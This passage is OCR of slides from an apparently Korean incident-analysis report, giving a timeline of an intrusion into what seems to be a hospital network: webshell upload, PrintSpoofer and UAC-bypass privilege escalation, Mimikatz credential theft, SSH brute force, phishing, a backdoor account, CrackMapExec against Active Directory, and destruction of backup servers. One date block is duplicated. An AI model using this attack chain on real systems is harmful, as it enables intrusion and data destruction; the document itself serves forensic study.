
부록

6.1. 전체 타임라인 (1/9)




초기 정찰 초기 침투 내부 정찰
거점 확보 내부 이동 목표 달성


6.1. 전체 타임라인 (2/9)


9/11
02:00:04
웹 서버 취약점 탐색 (Nikto)
02:13:53
웹셸 업로드 및 서버 정보 수집
02:28:34
Shell.exe 다운로드 · 실행
02:54:00
Netcat 이용 메일 서버 접근 시도
03:45:06
Shell.exe 재다운로드
03:51:00
PrintSpoofer 이용 SYSTEM 권한 상승
04:13:00
Mimikatz 실행 및 자격 증명 탈취
04:52:00
메일 서버 대상 포트 스캔
05:00:00
Plink 업로드 및 SSH 공격 준비
초기 정찰
초기 침투
내부 정찰
거점 확보
내부 이동
목표 달성


6.1. 전체 타임라인 (3/9)


03:13:00
메일 서버 root 계정 SSH 무차별 대입
09:22:00
메일 서버 분석 및 2 차 스피어피싱 발송
09:35:00
관리자 PC sec_update.exe 다운로드
23:22:00
C2 서버 최초 콜백
9/14
03:13:10
웹 서버 → 메일 서버
SSH 로그인 성공
09:52:00
관리자 PC 피싱 메일 수신
9/17
Windows Defender
23:13:00
악성코드 탐지
23:53:00
fodhelper.exe UAC
우회 권한 상승
초기 정찰
초기 침투
내부 정찰
거점 확보
내부 이동
목표 달성

6.1. 전체 타임라인 (4/9)


9/18
00:29:00
SYSTEM 권한 탈취 (getsystem)
01:06:00
백도어 로컬 계정 ops 생성
01:41:00
ops 계정 Administrators 편입
02:41:00
RDP 방화벽 개방
03:20:00
ops 계정 RDP 접속 (터널 경유)
03:35:00
공격자 → 관리자 PC 직접 RDP 접속
04:10:00
ops 계정 RDP 재접속
04:50:00
도메인 관리자 세션 확인
17:15:15 – 17:15:20
CrackMapExec 이용
AD 인증 시도 · 성공
18:18:00
관리자 PC → AD 서버 인증 성공
22:58:00
GPO 방화벽 정책 변경
초기 정찰
초기 침투
내부 정찰
거점 확보
내부 이동
목표 달성


6.1. 전체 타임라인 (5/9)


9/19
00:03:00
서버망 백업 서버 3 개 파괴 기록
00:55:00
AD 가입 PC 목록 확인
(NTDS.dit 관련 분석)
9/22
22:36:00
AD → 포털 → PACS 접근 시도
22:58:00
포털 통한 PACS 로그인 시도
23:14:00
PACS 서버 연결 시도
23:25:59
AD → 의사 PC RDP 이동
9/23
00:03:00
서버망 백업 서버 3 개 파괴 기록
00:55:00
AD 가입 PC 목록 확인
(NTDS.dit 관련 분석)
22:36:00
AD → 포털 → PACS
접근 시도
22:58:00
포털 통한 PACS 로그인 시도
초기 정찰
초기 침투
내부 정찰
거점 확보
내부 이동
목표 달성

6.1. 전체 타임라인 (6/9)

